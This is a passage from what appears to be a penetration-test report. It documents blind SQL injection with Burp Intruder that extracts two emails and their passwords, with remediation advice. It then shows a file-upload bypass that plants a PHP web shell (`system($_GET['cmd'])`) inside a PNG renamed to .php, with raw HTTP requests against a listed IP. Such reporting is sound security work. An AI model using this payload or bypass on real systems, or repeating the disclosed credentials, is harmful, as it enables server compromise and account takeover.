
How many:

Payload Sets

You can define one or more payload sets. The number of payload sets depends on

Payload set: 2 — Payload count: 40

Payload type: Brute forcer — Request count: 800

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permuta

Character set: abcdefghijklmnopqrstuvwxyz1234567890@_.

Min length: 1

Max length: 1

From the Intruder results, the email of the first user is '**roman_itsafe@gmail.com**'


Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length
733	13	@	200	5421			2976497
779	19	.	200	5415			3160267
746	6	_	200	5402			3028432
388	8	t	200	5262			1598222
341	1	r	200	5245			1410457
369	9	s	200	5242			1522317
282	2	o	200	5220			1174752
265	5	n	200	5214			1106837
255	15	m	200	5201			1066887
243	3	m	200	5200			1018947
238	18	l	200	5198			998971
177	17	i	200	5178			755276
167	7	i	200	5162			715326
134	14	g	200	5159			583491
92	12	e	200	5146			415701
111	11	f	200	5145			491606
60	20	c	200	5124			287861
4	4	a	200	5108			64140
16	16	a	200	5104			112081
10	10	a	200	5098			88110
637	17	6	200	684			2592977
725	5	@	200	562			2944537

We repeated the steps we have mentioned before, to find the rest emails by changing the '0' number on the LIMIT command.

Our checks for emails will stop when the number we will insert in the LIMIT command, will not return a result from the Intruder.

Finally, we have discovered 2 emails: '**roman_itsafe@gmail.com**', '**shai_itsafe@gmail.com**'.

To retrieve the password of the first email under the '**password**' column, we used the same attack-type and the same payloads we mentioned before.



From the Intruder results, the password of the first email is '**q1w2e3r4**'.

Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length
588	8	4	200	5338			2397222
544	4	2	200	5333			2221442
566	6	3	200	5327			2309332
522	2	1	200	5319			2133552
443	3	w	200	5281			1817947
347	7	r	200	5238			1434427
321	1	q	200	5227			1330557
85	5	e	200	5139			387736
732	12	@	200	678			2972502
729	9	@	200	517			2960517

We repeated the steps we have mentioned before, to find the password for the second email by changing the '0' number to '1' on the LIMIT command.

Finally, we have discovered 2 passwords: '**q1w2e3r4**' which related to 'roman_itsafe@gmail.com', and '**qwerty!**' which related to 'shai_itsafe@gmail.com'.

RECOMMENDED RECTIFICATION

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use ORMs or Entity Framework.
- Even when parameterized, stored procedures can still introduce SQL.
- Positive or "white list" input validation, but this is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications
- For any residual dynamic queries, escape special charactersusing the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

4.2 Remote Code Execution (RCE)

Severity | High Probability | Medium

VULNERABILITY DESCRIPTION


Remote Code Execution is a vulnerability that can be exploited if user input is injected into a File or a String and executed (evaluated) by the programming language's parser. In this type of vulnerability, an attacker is able to run code of their choosing with system-level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.


VULNERABILITY DETAILS

During our test, we manipulated the file system on the 'cover image' option by using Burp suite, to upload a malicious image with a PHP extension that enabled us to run system commands on the server.


EXECUTION DEMONSTRATION

Trying to upload a PHP file as a cover image shows the file system only supports an image file format






Accessing the '**Inspect -> Sources**' option on the browser, showed a JavaScript file that seats on the client-side and performs the file extension check.



To bypass this check, we uploaded a legitimate image and captured the request by using Burp suite.



Request

Pretty | Raw | \n | Actions

```
1  POST /fb_files/fb_profile/Profile.php HTTP/1.1
2  Host: 18.158.46.251:6129
3  Content-Length: 9166
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:6129
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9IpdYw9zuI0KiD6e
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
   pplication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:6129/fb_files/fb_profile/Profile.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
14 Connection: close
15
16 ------WebKitFormBoundary9IpdYw9zuI0KiD6e
17 Content-Disposition: form-data; name="file1"; filename="hacker-1.png"
18 Content-Type: image/png
19
20 □PNG
21
22 IHDR\r¨fsBIT|d□ pHYsìlu85tEXtSoftwarewww.inkscape.org□î< IDATx□íÝ{□e□çñÏSunÝ§°r¿□÷□DQ.®□²□□□
23 □W:\$ÝQ□Y□_êzYgÜqg¼ev3tI£□□□2□□xwpaUDGe□!!·î□>Ýç□ªzö□Ó□Ü»Ï9U5TÕy₱¯W^y°□ç□N×i<OÕSO
   )%Z6Ù□[ÎÎ□üu0è□üey;+ ÃÂh ÄÂØ□aþAã^□áVÖ®ø¥°¿□%¡@¶Ø□»xpp `ëé¼□□MÝ¨aÂ,lfþ«æ§*Cý;B□ª%□.`;nx;ð□Àù-;-p
   !¹Âva>□a~´2ôiµö□□$°¤□í¸60¼XÜN-□3× Wúª0s7V□úw¶Ý□¦□.)e;îUÀ-À□NÚé¤<CRz¿"ÌÜõ□¡þzçjqÑ elÇ□ ÜLsÈß±Þ
24 À$aæÇE¡Ç©¬¼f(´FµHé□"¶ã¾Ø@□Ãý# ³i'
25 =¹â%□¡þi¡7®□J□°·ø$ðn@□Ùv@□¹□(□¯ª¬]áFÒ□
26 CuíØlÇ}ð+à=□|òGIú^1□ý¦µò¶R□E;:=H0Ûq_ÜõDÕGT#□□bù§cë¯¿$ò□´□é@BÙ□{.àáÉY{Iù□□»_uíp°$□í¸§Ðüä□¦:KXd¼ú¢ò;
```

On the request, we added after the section that represents the image, the following line:

```
<?php system($_GET['cmd']) ?>
```

Request

Pretty | Raw | \n | Actions

```
53 □í¸Ç□À□Ì9³È□x¼ëZÌLó$JK_¨:Æa¤W_`Ï□«¿8G¯#akYEÎ¤pÚI ch□äg¼#iÏYH
   □ÿ¾¸°□³$nþ□;~□^ð×Í□ði□©Nqé7ÞW_±Ûqûh®ýOQ,□×Wü»□i,Æi□§:ÆA¤W_jÇ²ú,®À«□BL}MKþ□ÅÉ¾'¬Å□
54 J'¿Lu□□É@GWq□Éþ□Ü\}õ_k2äHØÆ+2h\G?□Ûqó4wýIs□¦þô×&IAq□²Gò□Hzõ³-ÁáÈHã8.µÂÆ□=Ku-ar³NQá`□o"□þ¨»□£$kø□³»
   ôEÚQFò6F□¾7u□□Ëgýµúöä□;øhÚA|3yohò/□°□¨Gç□#î£%¢□¬□=Zr□ådM¥ß(Z□^eQ□D}úúÓ_;*£'a#@Þ□²ý¨@âæÿz □QLà□ü£%Q
   6Y°÷T Y÷Vh^Ð´#y5/J=éÕû¬ÁMÏ□ª ý(G□ûôôN?ÚÑ□□®□ðá (ÿÆ□□ýkzI¯qyTmGRlÇ□\EÛ□Öm¤W□gEÛQ□□GØ¶¦u
   □ýþ(Z□ê$Mæü_ÓRJú□+¢h7ô`;nøIa·«iÝLzõ%Öà°v»Q□.ô«t4-L2~è{DQôð_Ó"
   ïa·j°7¼6Ì65Mk□^ýÌ°÷{ð`vÈmj□ø2¸>Ì&Ã.zø¯i□¾÷Î0Û»èÖ□%¿~^□Í□Vlç}>pbXíi□v8é{k`Sh×ÙÂèOM□□¼Ðn□Yôü_óâà5^VS
   ¦Ûq□ç□Ñ□¦iÇ&ýzÙØÊ~□a□ôS¿¦ÅH□´G@X@Ïý5-N~#□çm:~5®i¸sh.Ôb27oð□EÎ*ç8ÊÊ17ß~bI£íc÷Ô□÷ÁÃû÷<e°$¦w[□□ôês¬ÁM
   'V□Vlé¤□0Þ□ý□B;Ú4¼jn□÷-í¥/§~»□YEÉùE8®dùÉ°□~²]}®î
   !Þüe'-□ñ¯¥çý18¾□¿=ÕJÄÉ(+'qÎòyÛ□ê(]Cú□□§Þý$Ù□Û¼²ÓÚÔÎ.ç¸nq□êszÓ□>$ÚRu□®
   ¼Úbkp¸£¼Ì;ý(y□¾¼□3èC§X□)□bÀ{ÎðTÇèR
55 ý¦N□è´èáæaNëMÍe□¥e□ÚÐ£□8ÈÀ{k'Ç·]lÇ5inþ©Eì,+□kµñ:¥Ou□î ¼úiÖàpÛ?
   □□.□÷Nå:±□¾□~SYÜ«/Æ¢¹G@Û¯ïa'Kÿc²e"}'Ó¶jú□VZIß»®ÝcuH□□*é»¨¶y□êÝCzõ¶□Ãi«Ø□»8¹ÝNµÖij<\õUÇ□¶ÇÆ`O=·,²"õ
   òÖÀÆ¶>□Û¼ªÍã´6ýÝæ
56 ~
57 .¬ÀÍHßEË´□□C;Çµ[.kó8-M¿óØ°m\u□)}e□É□Fõ§ì|i□vk¹Ø□[@?ü£ÄÚ'ª|ôÖöyÉ»(Xñ«2¹ãQ}ñOé×ç¶óæ vÆj¦Wÿ)é□□5~1Òíi
   ÀNè§DJ&·ÿß-ÖN¸¤□c´íl¬"□é□Ü¬□rd□ü×óbhçf£ã´6□Ñ4-jA°´ÕCÚ)úö□¦%□ô[ÎµSNjãMÓ"&¿Ûê1-ÛqKÀq-v¢iZß´□g¶rH«#□Y□
   ¾Ô«iI%åÒV¾¼õ □xiZ²[ùb]4-["-éÙ□FÓ°S¾□/nµ¤àqMëj--oµ<Ôâ×k□'!~×Ê□·TFW/ö¶HÓ´xCV□úw´rH;□¶µq□¦i□Ykõ□v
58 Àm£iZÔ□Qiõ□v
59 À¯Ú8FÓ´¨æ□Z>¤□nîmãMÓ"&ó»-ÓNø?èÛ□□□<□q{Ë□´zÀèêå»□?´z□¦iÑf®^Zñp«Çµ»□Ô·Ú<NÓ´(□□ÿhç°vÀÚ<NÓ´3÷Ùv□k«□®^þ
   z i□ Ì\½²ö□/¶sl'ÛÉêQ□¦%A®øiíÚIX´¼ô@Ó´
   !□□sÚ=¼i0°zùSÀß·{¼¦i□□ÞiW□Vü¦Ýã;}£Ag□Ç;lCÓ´v¦'Ìü[:j¢□□GW/>ÐI□¦µÇ(ôÞZêßÝQ□□]¼üà¾¼NÛÑ4múD®P©¬»öÆNÛ
   ë¥rzy°¦ÅFäKm_ø;P(`tõöû□;ÅhKÓ´cùÒc□µ×¬£-0_+û £ù□¦iS□¹ã[D#□ð#IDATÃj.´0°zùVàµ@5¬65M;□%k ²vÅýa5ê□å'§o¼
   0Û5Ô4□¢õÑ°□þÍ´fc£«□¸}QPÓBc□¬¡Ê°k?z»a70°zù0ð×Q´-iÝFËß¬¬»nUmGRFW/ÿ,ðÉ¨Ú×´n
60 ¼÷□-¿þõQµY]¼üýÀ□(ûÐ´¬□□□Ç>÷Î£i‡Ò0é□À□hñ□E□ÓÍD±|□È¦□°□Èßö;°z¹>a;ìÿ¥¹XhnÔ}jZj #0□Ö+ë®□eúÇ□ÑÕË¿□ü
   ®>5-MD®¸Ç(õ]×É1□4¹Xè2Ûqß|8>Îþ5-□Ó7
61 ¼k*ë®e}K]ÇÝ!Àèêå_Î¤¹¡□^9¨u'!□Þû□Rß"'?□□RízÛqgìnDÝ_þ□ÅàOXu7©!7ëK2ûùÁª¿û·è;2Ì@äK?fnUehÅæè;<:å`?Ûq□Àõ
   □¿^□Qõ£ÀÁtxVÔ@ä
62 {E®õ□Ù_U□úG#ë¨□)²w.°¸x`□Õ¶.ôàY¡!¤Èv3ÿœ?T□Vü1¼ÆÃ□Èp Ûqp
63 õ¼É_Ë□yÀ`æäïåé¶$ÀÁtxVË@□/□á!D!Æ#ÀÛïGßF□ïW□ú¼þåÿr□õé»/¨□IEND®B`□<?php system($_GET['cmd']) ?>
64 ------WebKitFormBoundary9IpdYw9zuI0KiD6e
65 Content-Disposition: form-data; name="file1"
66
67 Upload
68 ------WebKitFormBoundary9IpdYw9zuI0KiD6e--
69
```


Then, we have changed the file extension from 'png' to 'PHP'

Request

Pretty | Raw | \n | Actions

```
POST /fb_files/fb_profile/Profile.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 9166
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9IpdYw9zuI0KiD6e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_profile/Profile.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

------WebKitFormBoundary9IpdYw9zuI0KiD6e
Content-Disposition: form-data; name="file1"; filename="hacker-1.php"
Content-Type: image/png

□PNG

IHDR\r¨fsBIT|d□ pHYsìiu85tEXtSoftwarewww.inkscape.org□î< IDATx□íÝ{□e□çñÏSunÝ§°r¿□÷□DQ.®□²□□□
□W:\$ÝQ□Y□_êzYgÜqg¼ev3tI£□□□Z□□xwpaUDGe□!!·î□>Ýç□ªzö□Ó□Ü»Ï9UõTÕyÞ¯W^y°□ç□N×ï<OÕSO
)%Z6Ù□[ÎÎ□üu0è□üey;+ ÃÂh ÂÂØ□aþAã^□áVÖ®ø¥°¿□%¡@¶Ø□»xpp `ëë¼□□MÝ¨aÂ,lfþ«æ§*Cý;B□ª%□.`;nx;ð□Àù-;-p
!¹Âva>□a~´2Ôïµö□□$°¤□í¸60¼XÜN-□3× Wúª0s7V□úw¶Ý□¦□.)e;îUÀ-À□NÚé¤<CRz¿"ÌÜÕ□¡þzçjqÑ elÇ□ ÜLsÈß±P
À$aæÇE¡Ç©¬½f(´FµHé□"¶ã¾Ø@□Ãý# ªì'
=¹â%□¡þí¡7®□J□°·ø$ðn@□Ùv@□²□(□¯ª¬]áFÒ□
CuíØlÇ}ð+à=□|òGIú^1□ý¦µò¶R□E;:=H0Ûq_ÜôDÕGT#□□bù§cë¯¿$ò□´□é@BÙ□{.àáÉY{Iù□□»_uíp°$□í¸§Ðüä□¦:KXd¼ú¢ò;
?÷ êÚÁtHÛq□î¨Î6Y¯□«GÉ¢@□Ø□;□æ'ÿIª³DEÖ«/²Vn¸Eu-I□□□¼Õw°Lu□¨µ±UÒÀÆ~Õ94]□äväbÕ!b!%Aml□5¸éÕQ°□. `;î
ÍÇw»Gà□²1ñ=Õ1°□.□Ù□{ðÝÕ9T□□Úkå□□ªst3]□|□ý□@¯ê,ª µ±~k`□^$¤□.j}8Ou¥¤²1íz□Ã9ÕQ°□.□Ø□{)ð>Õ9□@zu[ú□¯«ÎÑ□
tP`ò□þMèïÿ3d¼úZk`ã□ªstý¨Æ°Du□D□Y¿Ý¶TGé&°ÀÌvÜÀ□UçH"é7z¤W¿Gu□n¢@□lÇ=ÐÏÇ□¬W/´6ªÎÑ-t□□í¸&íÕ~}ª³$]P«®±□
ç«ÎÑt□Ï□□□T□H□ÀË¯öCÕ1°□.1°÷"à#ª³s¤□¬□□m-¼MÍ"¦·□□í¸}À□ÀÉª³I[□µÍ0£d□^Z±Yu□¬Ò#□è-!¡'â¾!z*%]"d;î□□kTçH
3Ù□X¢w□□□DÀvÜã□ß³Tg9□DOö□4J}/Ô¯)□□DÀv\&á'jÈ@ÈÆÄÝÓà°þy□þ□Fã¯□KU□ÈéÕæHß»Cu□¬ÑS□□Ù□{p□W□e:R1ØO□□}yeí□i
```

As we can see, the server accepted the request and our malicious cover image appeared on our profile page. Meaning- we succeeded to bypass the JavaScript check.

